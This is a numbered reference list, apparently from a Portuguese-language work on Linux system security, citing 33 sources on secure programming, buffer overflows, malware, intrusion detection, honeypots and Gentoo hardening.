[1] Free Software Foundation. The free software definition, 2008. http://www.gnu.org/philosophy/free-sw.html.

[2] Martin Courtney. Linux server sales continue to grow, 2008. http://www.vnunet.com/computing/news/2217670/server-sales-continue-grow.

[3] Federal Information Processing Standards. Standards for security categorization of federal information and information systems, 2004. Federal Information Processing Standards publication, disponível em http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf.

[4] Morrie Gasser. *Building a Secure Computer System*. Van Nostrand Reinhold, 1988.

[5] A. Brebner M. Fites, P. Kratz. *Control and Security of Computer Information Systems*. Computer Science Press, 1989.

[6] Laura Painton Swiler Timothy Gaylor Patricia Leary Fran Rupley Richard Isler Eli Dart Fred Cohen, Cynthia Phillips. A preliminary classification scheme for information system threats, attacks, and defenses; a cause and effect model; and some analysis based on that model, 1998. http://www.all.net/journal/ntb/cause-and-effect.html.

[7] Dennis M. Ritchie. On the security of unix. *UNIX Time-Sharing System:UNIX Programmer's Manual*, 1979.

[8] Johnny Long. Google hacking database, 2008. http://johnny.ihackstuff.com/ghdb.php.

[9] Anton Chuvakin Cyrus Peikari. *Security Warrior*. O'Reilly, 2004.

[10] SecurityFocus. Securityfocus, 2008. http://www.securityfocus.com.

[11] Cert.org. Cert.org, 2008. http://www.cert.org.

[12] Packet Storm. Wordlists, 2008. http://packetstorm.linuxsecurity.com/Crackers/wordlists/.

[13] David A. Wheeler. Secure programming for linux and unix howto, 2003. http://www.dwheeler.com/secure-programs/index.html.

[14] David A. Wheeler. Secure programmer: Countering buffer overflows, 2004. http://www.ibm.com/developerworks/linux/library/l-sp4.html.

[15] Dennis M. Ritchie Brian W. Kernighan. *C Programming Language*. Prentice Hall, 1988.

[16] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine7, 49*, 1996.

[17] Scott Granneman. Linux vs. windows viruses, 2003. http://www.securityfocus.com/columnists/188.

[18] Andy Patrizio. Linux malware on the rise, 2006. http://www.internetnews.com/dev-news/article.php/3601946.

[19] Florian Cramer. forkbomb by jaromil, 2003. http://www.runme.org/feature/read/+forkbombsh/+47/.

[20] Gentoo Linux. What is portage?, 2008. http://www.gentoo.org/main/en/about.xml.

[21] Joshua Brindle. Introduction to hardened gentoo, 2007. http://www.gentoo.org/proj/en/hardened/primer.xml.

[22] SecurityFocus. Unixware 7.1.4 unixware 7.1.3 unixware 7.1.1 : chroot a known exploit can break a chroot prison, 2005. http://www.securityfocus.com/advisories/7846.

[23] Computer Incident Advisory Capability. J-043h: Creating login banners, 2004. http://www.ciac.org/ciac/bulletins/j-043.shtml.

[24] LinuxWorld.com. Top 5 open source security tools in the enterprise, 2007. http://www.linuxworld.com/news/2007/031207-top-5-security.html.

[25] Insecure.Org. Top 5 intrusion detection systems, 2006. http://sectools.org/ids.html.

[26] The Snort Project. Snort users manual 2.6.1, 2007. http://www.snort.org/docs/snort_manual/2.6.1/snort_manual.pdf.

[27] Lance Spitzner. *Honeypots: Tracking Hackers*. Addison-Wesley Professional, 2002.

[28] Daniel P. Bovet e Marco Cesati. *Understanding The Linux Kernel*. O'Reilly, 2000.

[29] Lori Stotler e Arun Thomas Michael Fox, John Giordano. Selinux and grsecurity: A case study comparing linux security kernel enhancements. 2004.

[30] Nathan P. Smith. Stack smashing vulnerabilities in the unix operating system, 1997. http://destroy.net/machines/security/nate-buffer.pdf.

[31] Insecure.Org. Top 5 security-oriented operating system, 2006. http://sectools.org/sec-distros.html.

[32] Martin Pool. distcc security notes, 2004. http://distcc.samba.org/security.html.

[33] Gentoo Linux. Catalyst, 2008. http://www.gentoo.org/proj/en/releng/catalyst/.